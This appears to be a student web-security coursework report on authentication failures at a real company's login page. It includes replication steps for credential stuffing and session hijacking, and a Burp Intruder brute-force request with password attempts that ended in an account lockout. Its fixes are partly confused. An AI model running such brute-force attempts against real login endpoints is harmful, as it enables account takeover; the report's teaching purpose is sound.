SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY

Web Security- IE2062

Identification and Authentication Failures

A07:2021

Danuka Nuwan

IT22349842

Vulnerability Title: Failures in Identification and Authentication

Description of Vulnerability: The program does not have proper identification and authentication procedures, which means that there can be different ways to exploit it. Some of these include credential stuffing, brute force assaults, and session hijacking. In such a state of affairs user accounts are left vulnerable to illegal entrance while sensitive data's confidentiality as well as its integrity are put at danger.

Web site – www.floqast.com/login

Components affected:

Module for User Authentication

Management of Sessions

Registration Process of Accounts

Evaluation of Consequences:

Critical: If identification fails alongside authentication, then any intruder can enter user accounts leading to possible financial losses caused by data theft through impersonation consequently hurting reputation within enterprises.


Instructions to Replicate:

- For credential stuffing or brute force attacks:


  Username: admin Password: password123

- For session hijacking:
  - Monitor network traffic to intercept session tokens.
  - Modify session cookies to impersonate another user.


Proof of Concept:





I found this site on hackerone platform.



I used email - admin@floqast.com and password-12345.


Positions
Payloads
Resource pool
Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://www.floqast.app
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /api/users/signin HTTP/2
Host: www.floqast.app
Content-Length: 45
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://www.floqast.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.floqast.app/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
{"email":"mike@floqast.com","password":"123"}
Search
1 highlight
Clear
1 payload position
Length: 637


Attack
Save
2. Intruder attack of https://www.floqast.app
2. Intruder attack of https://www.floqast.app
Attack
Save
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
Comment
4 Blueberry$2024 401 418 4527
5 Qwertyuiop123! 401 422 4527
6 Chocolate$Cake67 401 420 4527
7 Banan@Split99 401 422 4527
8 P@ssw0rd2024! 401 426 4527
9 Starlight$12 401 425 4527
10 Pumpkin$pice&45 423 325 3436
11 Watermelon$789 423 320 3436
12 Pineapple!Sunshine 423 320 3436
Request
Response
Pretty
Raw
Hex
Render
HTTP/2 401 Unauthorized
Date: Sat, 27 Apr 2024 16:53:56 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 148
Content-Security-Policy: script-src 'self' blob: https://js.pusher.com https://stats.pusher.com https://static.floqast.app https://static.floqast.com https://services.floqast.app https://resource-maps.floqast.app
Referrer-Policy: no-referrer-when-downgrade
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 1; mode=block
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Req-Accept: */*
Req-Origin: https://www.floqast.app
Req-Referer: https://www.floqast.app/login
Req-Content-Length: 55
Req-User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Vary: Origin, Accept-Encoding
X-Request-Id: e57ed73e-b866-4b71-8f1a-d493a1f7788e
Set-Cookie: jwt=; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Secure
Set-Cookie: csrfToken=s%3A.1BK9LuA2ijQ4mZ2ffU%2F%2FPipScHNmmPYGPO3pqtIlbBA; Domain=.floqast.app; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Secure
Set-Cookie: token=s%3A.1BK9LuA2ijQ4mZ2ffU%2F%2FPipScHNmmPYGPO3pqtIlbBA; Domain=.floqast.app; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; HttpOnly; Secure
Set-Cookie: userIdToken=s%3A.1BK9LuA2ijQ4mZ2ffU%2F%2FPipScHNmmPYGPO3pqtIlbBA; Domain=.floqast.app; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; HttpOnly; Secure
Set-Cookie: jwt=; Domain=.floqast.app; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; HttpOnly; Secure
Search
0 highlights
Finished



After 10th attempt I was locked by server

Suggested Resolution:

Use proper credentials when trying to log in.

Check if strong password policies, multi-factor authentication (MFA) or any other security feature is enforced by the system while signing in with proper username-password combination.

To prevent brute force attacks evaluate whether account lockout mechanism exists or rate limiter has been introduced.

Fix session management problems such as session fixation, session expiration or lack of secure cookie properties.

Create a new account with weak or readily guessable credentials throughout registration procedure in order to determine how strong it is.

Use robust password policies such as minimum length, complexity requirements and expiry periods.

Make it essential for users to authenticate themselves with multi-factor authentication (MFA).

To prevent brute-force assaults, deploy account lockout measures or rate limitation.

Ensure secure session management such session expiration, regeneration on login/logout and protection against session fixation attacks.

Keep reviewing authentication logs often for any abnormalities or suspicious actions.

Train the users on why they should have strong passwords which are unique additionally enable MFA wherever possible.